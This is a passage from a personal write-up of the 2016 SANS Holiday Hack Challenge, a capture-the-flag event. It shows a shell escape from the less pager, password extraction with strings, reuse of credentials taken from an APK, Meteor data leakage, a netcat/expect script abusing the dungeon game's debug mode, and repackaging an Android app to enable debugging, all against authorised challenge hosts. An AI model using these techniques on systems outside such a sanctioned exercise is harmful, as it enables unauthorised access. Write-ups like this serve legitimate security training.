 0x00a0: 0d0a 486f 7374 3a20 3139 322e 3136 382e ..Host:.192.168.
 0x00b0: 3138 382e 3133 300d 0a43 6f6e 6e65 6374 188.130..Connect
 0x00c0: 696f 6e3a 204b 6565 702d 416c 6976 650d ion:.Keep-Alive.
```

```
11:28:00.527650 IP 192.168.188.130.http > 192.168.188.1.52103: Flags [P.], seq 57:134, ack 160, win 235, options [nop,nop,TS val 638276 ecr 2773686868], length 77
 0x0000: 4500 0081 9fb1 4000 4006 a0f0 c0a8 bc82 E.....@.@@.....
 0x0010: c0a8 bc01 0050 cb87 082c 2322 3d58 a835 .....P...,#"=X.5
 0x0020: 8018 00eb fa48 0000 0101 080a 0009 bd44 .....H.....D
 0x0030: a553 1a54 4461 7465 3a20 4672 692c 2030 .S.TDate:.Fri,.0
 0x0040: 3220 4465 6320 3230 3136 2031 313a 3238 2.Dec.2016.11:28
 0x0050: 3a30 3020 474d 540d 0a43 6f6e 7465 6e74 :00.GMT..Content
 0x0060: 2d74 7970 653a 2061 7070 6c69 6361 7469 -type:.application
 0x0070: 6f6e 2f6f 6374 6574 2d73 7472 6561 6d0d on/octet-stream.
```

With this in mind, there happens to be an encoding option for this version of strings

```
scratchy@5958f33c501a:/$ strings --help
Usage: strings [option(s)] [file(s)]
Display printable strings in [file(s)] (stdin by default)
The options are:
-a - --all          Scan the entire file, not just the data section [default]
-d --data           Only scan the data sections in the file
-f --print-file-name Print the name of the file before each string
-n --bytes=[number] Locate & print any NUL-terminated sequence of at
                   least [number] characters (default 4).
-<number>           Print the location of the string in base 8, 10 or 16
-t --radix={o,d,x}  Include all whitespace as valid string characters
-w --include-all-whitespace An alias for --radix=o
-T --target=<bfdname> Specify the binary file format
-e --encoding={s,S,b,l,B,L} Select character size and endianness:
                           s = 7-bit, S = 8-bit, {b,l} = 16-bit, {B,L} = 32-bit
```

By passing various different encoding options to the strings command you can discover the second half of the password from the encoded bin file using “`sudo -u itchy /usr/bin/strings -e l /out.pcap`”

```
scratchy@5958f33c501a:/$ sudo -u itchy /usr/bin/strings -e l /out.pcap
sudo: unable to resolve host 5958f33c501a
part2:ttlehelper
scratchy@5958f33c501a:/$
```

While the command wasn't exactly intuitive in suggesting that b,l are big and little endian, the data we needed is 16-bit little endian. Hence the lower-case l is all that is needed to extract the password as shown above.

The password for the terminal in Elf House #2 is: [santaslittlehelper](#)

Train Terminal: The next stop was the train terminal which is located through the doorway on the east side of the workshop..



```
Train Management Console: AUTHORIZED USERS ONLY

===== MAIN MENU =====

STATUS: Train Status
BRAKEON: Set Brakes
BRAKEOFF: Release Brakes
START: Start Train
HELP: Open the help document
QUIT: Exit console

menu:main>
```

When accessing this terminal you're clued in that this train may go somewhere special with the references to Flux Capacitors and 88 MPH top speeds, perhaps somewhere [Back to the Future?](#)

```
menu:main> STATUS  
  
Brake: off  
BoilerOn: Yes  
BoilerTemp: Normal  
Coal Capacity Level: 97%  
FluxCapacitor: Fluxing  
Top Speed: 88mph
```

The key to this terminal is to carefully examine the clues left in the help system, and no, I'm not referring to that awesome cranberry pie recipe.

Help Document for the Train

STATUS option will show you the current state of the train (brakes, boiler, boiler temp, coal level)

BRAKEON option enables the brakes. Brakes should be enabled at every stop and while the train is not in use.

BRAKEOFF option disables the brakes. Brakes must be disabled before the **START** command will execute.

START option will start the train if the brake is released and the user has the correct password.

HELP brings you to this file. If it's not here, this console cannot do it, unLESS / you know something I don't.

Someone left a clue that this is referring to the [less command](#). Less is similar to the more command, but it has some additional features. Not only can you scroll forwards and backwards through text, you can search, and access some special features

For the purpose of this challenge a quick look at the [less man page](#) reveals just the option we need

```
! shell-command  
Invokes a shell to run the shell-command given. A percent sign (%) in the command is replaced by the name of the current file. A pound sign (#) is replaced by the name of the previously examined file. "!!" repeats the last shell command. "!" with no shell command simply invokes a shell. On Unix systems, the shell is taken from the environment variable SHELL, or defaults to "sh". On MS-DOS and OS/2 systems, the shell is the normal command processor.
```

By invoking a shell from the help menu it's possible to get to a cli on the train terminal as the conductor shown here


```
4) Bake in the preheated oven for 40 minutes, or until crust is golden brown.  
#!/bin/bash
```

```
conductor@427d7c782242:~$ ls  
ActivateTrain TrainHelper.txt Train_Console  
conductor@427d7c782242:~$
```

From here you can simply bypass the password requirements and activate the train, by running the command **./ActivateTrain**, taking you back to 1978

However, if you run strings on the TrainConsole application there is also a variable called **PASS** with the value

24fb3e89ce2aa0ea422c3d511d40dd84






Now, back in 1978 we can do a little exploring around, find the final 7 NetWars Coins, have some interesting conversations with the elves, and find **Santa** hidden away in the **DFER**, or **Dungeon for Errant Reindeer**.



Returning to Santa's office in present time, one should use the “terminal in a book case” which uses the password from War Games, *LOOK AT ALL THE PRETTY LIGHTS*. This gives us access to the “CORRIDOR” and the final password protected door to the clock tower



Part 4: My Gosh... It's Full of Holes

7) ONCE YOU GET APPROVAL OF GIVEN IN-SCOPE TARGET IP ADDRESSES FROM TOM HESSMAN AT THE NORTH POLE, ATTEMPT TO REMOTELY EXPLOIT EACH OF THE FOLLOWING TARGETS:

- The Mobile Analytics Server (via credentialed login access)
- The Dungeon Game
- The Debug Server
- The Banner Ad Server
- The Uncaught Exception Handler Server
- The Mobile Analytics Server (post authentication)

For each of those six items, which vulnerabilities did you discover and exploit?

REMEMBER, YOU ARE AUTHORIZED TO ATTACK ONLY THE IP ADDRESSES THAT TOM HESSMAN IN THE NORTH POLE EXPLICITLY ACKNOWLEDGES AS "IN SCOPE." ATTACK NO OTHER SYSTEMS ASSOCIATED WITH THE HOLIDAY HACK CHALLENGE.

Before attacking any servers two objectives had to be met. The first was met by examining the APK file. Within the strings exists a list of URLs related to the in-scope targets.

```
<string name="TAG">SantaGram</string>
<string name="analytics_launch_url">https://analytics.northpolewonderland.com/report.php?type=launch</string>
<string name="analytics_usage_url">https://analytics.northpolewonderland.com/report.php?type=usage</string>
<string name="appVersion">4.2</string>
<string name="app_name">SantaGram</string>
<string name="appbar_scrolling_view_behavior">android.support.design.widget.AppBarLayout$ScrollingViewBehavior</string>
<string name="banner_ad_url">http://ads.northpolewonderland.com/affiliate/C9E380C8-2244-41E3-93A3-D6C6700156A5</string>
<string name="bottom_sheet_behavior">android.support.design.widget.BottomSheetBehavior</string>
<string name="character_counter_pattern">%1$d / %2$d</string>
<string name="debug_data_collection_url">http://dev.northpolewonderland.com/index.php</string>
<string name="debug_data_enabled">false</string>
<string name="dungeon_url">http://dungeon.northpolewonderland.com/</string>
<string name="exhandler_url">http://ex.northpolewonderland.com/exception.php</string>
```


Next, it was necessary to have a chat with **Tom Hessman** in **The Big Tree**. Tom confirmed the following targets were all in scope. (See Chat Dialogue)

Host	DNS Resolved IP Address
Mobile Analytics Server	104.198.252.157
Dungeon Server	35.184.47.139
Debug Server	35.184.63.245
Banner Ad Server	104.198.221.240
Exception Handler Server	104.154.196.33

Discombobulatedaudio2.mp3 – Mobile Analytics Server Credentialated Login:

The Analytics Server Credentialated login was accessible due to the use of insecure secrets storage in the APK file. During part two of the challenge you also discover that the login uses insecure cookies which also allow anyone to log in using any existing named account. So, by browsing to the index.php one is redirected to the login page for sprusage.

```
kevin@0x2f8:~$ curl -v https://analytics.northpolewonderland.com/index.php
* Trying 104.198.252.157...
* Connected to analytics.northpolewonderland.com (104.198.252.157) port 443 (#0)
* TLS 1.2 connection using TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256
* Server certificate: analytics.northpolewonderland.com
* Server certificate: Let's Encrypt Authority X3
* Server certificate: DST Root CA X3
> GET /index.php HTTP/1.1
> Host: analytics.northpolewonderland.com
> User-Agent: curl/7.49.1
> Accept: */*
>
< HTTP/1.1 302 Moved Temporarily
< Server: nginx/1.6.2
< Date: Wed, 28 Dec 2016 22:15:29 GMT
< Content-Type: text/html; charset=UTF-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< X-Frame-Options: SAMEORIGIN
< X-Content-Type-Options: nosniff
< X-XSS-Protection: 1; mode=block
< Location: login.php
< Strict-Transport-Security: max-age=15768000
<
* Connection #0 to host analytics.northpolewonderland.com left intact
```



By using the credentials that were discovered in the APK we can access the application and through our keen powers of observation, notice that the [discombobulatedaudio2.mp3](#) file is available as a link from the menu.

The screenshot shows a web browser window titled "Sprusage Usage Reporter!" with the URL <https://analytics.northpolewonderland.com/index.php?msg=Successfully%20logged%20in!>. The page has a header with tabs: Sprusage, Query, View, and MP3 (which is highlighted). The main content area features the "Sprusage" logo and the text "Welcome to the 'Sprusage' usage monitor!". Below this, a green banner displays the message "Successfully logged in!". A central section asks "What would you like to do today?" with two orange buttons: "Query Data" and "View a Previous Query".

From the link we can simply download and capture part 2 of the audio files.

The screenshot shows a web browser window with the same URL as the previous screenshot. The download dialog is open, prompting to save the file "discombobulatedaudio2.mp3" to the "Desktop". The "Save As:" field is highlighted. The browser interface includes standard navigation buttons (back, forward, search) and a toolbar with various icons.

[Discombobulatedaudio5.mp3 – Meteor Mining on Banner Ad Server:](#)

I had already seen the [hint](#) from Tim Medin on [Mining Meteor](#) and had installed the [Meteor Miner Application from GitHub](#)

To paraphrase the blog post, Meteor applications can become insecure because developers get tied up in the subscription framework and end up leaking too much data.. Using Tim's script I began navigating the available routes on the ad server looking for data that could be useful.

A screenshot of a web browser window. The address bar shows 'ads.northpolewonderland.com'. The main content area displays the 'Ad Nauseam' logo and the tagline 'Never Tired'. To the right is a sidebar titled 'Meteor Miner' with a 'Toggle Loaded Only' button. The sidebar lists collections, subscriptions, templates, and routes. A blue arrow points from the 'HomeQuotes' entry in the 'Collections' section towards the bottom right of the image.

It wasn't long before I noticed something interesting within one of the collections in the admin/quotes route.

A screenshot of a web browser window. The address bar shows 'ads.northpolewonderland.com/admin/quotes'. The main content area displays the message 'You must be logged in to access this page'. To the right is a sidebar titled 'Meteor Miner' with a 'Toggle Loaded Only' button. The sidebar lists collections, subscriptions, templates, and routes. A blue arrow points from the 'HomeQuotes' entry in the 'Collections' section towards the bottom right of the image. The bottom right corner shows a 'Field Details for HomeQuotes' section with '4 records' and '1 record' details.

Within the admin/quotes route were two unique field sets. Upon examining the data I could see that one of the records referenced an audio file. Could this be the target I'm looking for?

Using the developer console you can then download the records and view their contents.

The command to run in the console is `HomeQuotes.find().fetch()` which provides us with the relative url to the `discombobulatedaudio5.mp3` file.

```
> HomeQuotes.find().fetch()
< ▼ Array[5] ⓘ
  ► 0: Object
  ► 1: Object
  ► 2: Object
  ► 3: Object
  ▼ 4: Object
    _id: "zPR5Tp85mcAH3pYk"
    audio: "/ofdAR4UYRaeNxMg/discombobulatedaudio5.mp3"
    hidden: true
    index: 4
    quote: "Just Ad It!"
    ► __proto__: Object
    length: 5
    ► __proto__: Array[0]
```

Another great [blog post](#) on this subject was done by David Weldon covering frequent mishaps by meteor developers.

```
kevin@0x2f8:~/Documents/2016SANS/audio$ curl
http://ads.northpolewonderland.com/ofdAR4UYRaeNxMg/discombobulatedaudio5.mp3 -o
discombobulatedaudio5.mp3
```

Discombobulatedaudio3.mp3 – Dungeon Server:

Next I decided to take on the dungeon server. After doing some research and learning about the original game, [Zork](#), I also discovered there is a hidden debug mode “gdt.” I logged in and got to work. Reading the leaflet in the mailbox at the beginning gives some background on the changes made to the dungeon.

```
Welcome to Holiay Hack Challenge Dungeon!
```

```
Dungeon is a game of adventure, danger, and low cunning. In it
you will explore some of the most amazing territory ever seen by mortal
man. Hardened adventurers have run screaming from the terrors contained
within.
```

```
In Dungeon, the intrepid explorer delves into the forgotten secrets
of a lost labyrinth deep in the bowels of the earth, searching for
vast treasures long hidden from prying eyes, treasures guarded by
fearsome monsters and diabolical traps!
```

```
Your mission is to find the elf at the North Pole and barter with him
for information about holiday artifacts you need to complete your quest.
```

```
While the original mission objective of collecting twenty treasures to
```

```
place in the trophy case is still in play, it is not necessary to finish  
your quest.
```

After wandering around the dungeon for a bit and finding the elf hiding in a small room it became apparent that there would be quite a bit of searching to find exactly what he wants. While beating the game fair and square could be a lot of fun, it's even more fun to write a script to take advantage of the debugging mode that's built in.

How can we do this you ask? First, there's the help menu in the debugger that provides a clue

```
>gdt
GDT>he
Valid commands are:
AA- Alter ADVS          DR- Display ROOMS
AC- Alter CEVENT        DS- Display state
AF- Alter FINDEX        DT- Display text
AH- Alter HERE          DV- Display VILLS
AN- Alter switches      DX- Display EXITS
AO- Alter OBJCTS        DZ- Display PUZZLE
AR- Alter ROOMS         D2- Display ROOM2
AV- Alter VILLS         EX- Exit
AX- Alter EXITS         HE- Type this message
AZ- Alter PUZZLE        NC- No cyclops
DA- Display ADVS        ND- No deaths
DC- Display CEVENT      NR- No robber
DF- Display FINDEX      NT- No troll
DH- Display HACKS       PD- Program detail
DL- Display lengths     RC- Restore cyclops
DM- Display RTEXT        RD- Restore deaths
DN- Display switches    RR- Restore robber
DO- Display OBJCTS      RT- Restore troll
DP- Display parser      TK- Take
```

The command I'm interested in is Display Text, or DT in the debugger. By using this command and providing an index entry you can read each text entry in the game.

```
GDT>dt
Entry:    1
Welcome to Dungeon.           This version created 11-MAR-78.
```

Now, with no idea how many entries to EXPECT, or any idea which one might contain the necessary clue it's a lot smarter to write a script to do the hard work for us.

I came up with the following script in a few minutes to read all the text entries up to index 1500. Having manually iterated through arbitrarily increasing indexes in the local copy of the game, I had

already found a segfault at a high entry, I was certain the 1500 limit would be enough. The following script will connect to the dungeon server and read all text from the game.

```
kevin@0x2f8:~/Documents/2016SANS/scripts$ cat getText.exp
spawn /usr/bin/nc dungeon.northpolewonderland.com 11111
expect ">"

send "gdt\n"
expect "GDT>"

set count 1500

for {set i 1} {$i < $count} {incr i 1} {
send "dt\n"
expect "Entry:"
send "$i\r"
}
```

I then ran the command and used “tee” to write all the output to a file.

```
kevin@0x2f8:~/Documents/2016SANS/scripts$ expect getText.exp | tee dungeon.txt
```

As it turns out, there are only about 1294 responsive entries since index 1295 caused the segmentation fault

```
GDT>Entry: 1295
dt
send: spawn id exp6 not open
      while executing
```

With all the text now available to search, it was only a matter of searching for all elf entries in the file until I found these little gems.

```
GDT>Entry: 1023
dt
The elf, willing to bargain, says "What's in it for me?"
GDT>Entry: 1024
dt
The elf, satisified with the trade says -
send email to "peppermint@northpolewonderland.com" for that which you seek.
```

Without hesitation I sent my request to peppermint and within a few minutes received that which I sought.

From: peppermint@northpolewonderland.com

To: me

You tracked me down, of that I have no doubt.

I won't get upset, to avoid the inevitable bout.

You have what you came for, attached to this note.

Now go and catch your villian, and we will alike do dote.

Attached was an audio file, part three of seven: [discombobulatedaudio3.mp3](#)

The same technique can be applied to other things like objects and rooms. In doing so one might discover the Blue Diamond (object 8) and room 192, where the elf resides. Using TK 8 and AH 192 you can move directly to the elf, give him the diamond, and complete the dungeon in two moves.

Next I decided to work on the apk decompile/recompile tasks.

[debug-20161224235959-0.mp3 – Debug Server:](#)

I noticed while looking at the values/strings in the resources earlier in the challenge that there was an option to enable debugging. The default value was set to false.



Name	Value
attrs.xml	<string name="abc_searchview_description_query">Search query</string>
bools.xml	<string name="abc_searchview_description_search">Search</string>
colors.xml	<string name="abc_searchview_description_submit">Submit query</string>
dimens.xml	<string name="abc_searchview_description_voice">Voice search</string>
drawables.xml	<string name="abc_shareactionprovider_share_with">Share with</string>
ids.xml	<string name="abc_shareactionprovider_share_with_application">Share with %s</string>
integers.xml	<string name="abc_toolbarCollapse_description">Collapse</string>
public.xml	<string name="status_bar_notification_info_overflow">999+</string>
strings.xml	<string name="TAG">SantaGram</string>
styles.xml	<string name="analytics_launch_url"> https://analytics.northpolewonderland.com/report.php?type=la </string>
	<string name="analytics_usage_url"> https://analytics.northpolewonderland.com/report.php?type=us </string>
	<string name="appVersion">4.2.</string>
	<string name="app_name">SantaGram</string>
	<string name="appbar_scrolling_view_behavior"> android.support.design.widget.AppBarLayout\$ScrollingViewBehavior</string>
	<string name="banner_ad_url"> http://ads.northpolewonderland.com/affiliate/C9E380C8-2244-41E3-93A3-D6C6700156A5 </string>
	<string name="bottom_sheet_behavior">android.support.design.widget.BottomSheetBehavior</string>
	<string name="character_counter_pattern">%1\$d / %2\$d</string>
	<string name="debug_data_collection_url"> http://dev.northpolewonderland.com/index.php </string>
	<string name="debug_data_enabled">false</string>
	<string name="dungeon_url"> http://dungeon.northpolewonderland.com/ </string>
	<string name="exhandler_url"> http://ex.northpolewonderland.com/exception.php </string>
	<string name="title_activity_comments">Comments</string>
	</resources>

To change this setting would require decompiling the APK, changing this value, then recompiling and signing the APK for installation. To do this I used the [APKTool script](#) as suggested by Joshua Wright in his [blog post on reverse engineering android apps](#). After installing this script on a windows host and running the setup batch file I placed the SantaGram_4.2.apk file into the

{apktools-root}/place-apk-here-for-modding/

folder and launched apktool

```

: Compression-Level: 9 ! Resources.arsc Compression-Level: 0 ! Heap Size: 1024mb !
Decompile : Sources and Resources Files ! Current-App: SantaGram_4.2.apk !
HTTP://APKMULTITOOL.COM

Simple Tasks Such As Image Editing
0 Adb pull
1 Extract apk
2 Optimize images inside
3 Zip apk
4 Sign apk with Testkeys <Dont
    do this IF its a system apk>
5 Zipalign apk <Do once apk is
created/signed>
6 Install apk <Dont do this IF
system apk, do adb push>
7 Zip / Sign / Install apk
    <All in one step>
8 Adb push <Only for system apk>

tools Stuff
19 Batch Optimize Apk <inside place-apk-here-to-batch-optimize only>
20 Sign an apk<Batch support><inside place-apk-here-for-signing folder only>
21 Batch optimize ogg files <inside place-ogg-here only>
22 Clean Files/Folders
23 Select compression level for apk's
24 Select compression level for Resources.arsc
25 Set Max Memory Size <Only use IF getting stuck at decompiling/compiling>
26 Read Log
27 Set current project
28 About / Tips / Debug Section
29 Switch decompile mode <Allows you to pick to fully decompile the APK's or JAR's
or to just decompile Sources or just the Resources or do a raw dump allowing you
to just edit the normal images>
30 Donations
    I would personally like to thank you for your superior generosity and kindness if
    you are one of those droid loving fans donating to the site to help keep us going.
    We hope to continue growing and for development to keep getting bigger and bigger
    as time goes on. Until then, Hope to see you around!
00 Quit

Please make your decision:$

```

With the tool up and running the first step was to decompile the APK using option 9.

```

Please make your decision:9
Decompiling Apk Sources and Resources Files
I: Using Apktool 2.2.1-64644a-SNAPSHOT on SantaGram_4.2.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: C:\Users\Kevin\AppData\Local\apktool\framework\1.apk

```

With the APK decompiled I edited the

{apktools-root}/projects/SantaGram_4.2.apk/res/values/strings.xml

file and change the debug value to true, saved the file, and exited.

Now, the app needed to be recompiled and signed. Recompiling is as simple as selecting option 12 for a non-system APK, then option 3 to create the unsigned APK.

```

1. Create an unsigned apk using the keep folder option
2. Create an unsigned apk using the original AndroidManifest.xml
3. Create an unsigned apk
*Notice* Options 4-6 are experimental use with care *Notice*
4. Create an apk using the original Signature using the keep folder option
5. Create an apk using the original Signature
6. Create an apk using the original Signature and original AndroidManifest.xml
*Notice* Options 4-6 are experimental use with care *Notice*

Type input 1 - 6:

```

Once the apk is compiled it will be placed in the

{apktools-root}/place-apk-here-for-signing/

folder.

Next, I chose Option 4 to sign the APK with test keys. This created a new, signed APK side by side with the unsigned package.

Name	Date modified	Type	Size
signedSantaGram_4.2.apk	12/30/2016 11:31 ...	APK File	2,219 KB
unsignedSantaGram_4.2.apk	12/30/2016 11:29 ...	APK File	2,196 KB

With a signed app ready to go, I started up wireshark and began listening on my internet facing interface with a filter of the debug server

ip.addr == 35.184.63.245

ip.addr == 35.184.63.245							Expression...	+
No.	Time	Source	Destination	Protocol	Length	Stream	Info	

After loading the APK in Memu I opened the app and browsed to the Edit Profile page. Why here? Because this is the only place in the code where the debug server is referenced.

Node	Code
com.northpolewonderland.santagram.EditProfile.onCreate(Bundle)	if (getString(R.string.debug_data_enabled).equals("true")) {
com.northpolewonderland.santagram.EditProfile.onCreate(Bundle)	Log.i(getString(R.string.TAG), "Remote debug logging is Enabled");
com.northpolewonderland.santagram.EditProfile.onCreate(Bundle)	Log.i(getString(R.string.TAG), "Remote debug logging is Disabled");
com.northpolewonderland.santagram.EditProfile.onCreate(Bundle)	JSONObject.put("debug", getClass().getCanonicalName() + ", " + getClass().getSimpleName());
com.northpolewonderland.santagram.EditProfile.onCreate(Bundle)	C0987b.m4776a(this.f2409b.getString(R.string.debug_data_collection_url), jsonObject);
com.northpolewonderland.santagram.EditProfile.onCreate(Bundle)	Log.e(getString(R.string.TAG), "Error posting JSON debug data: " + e.getMessage());

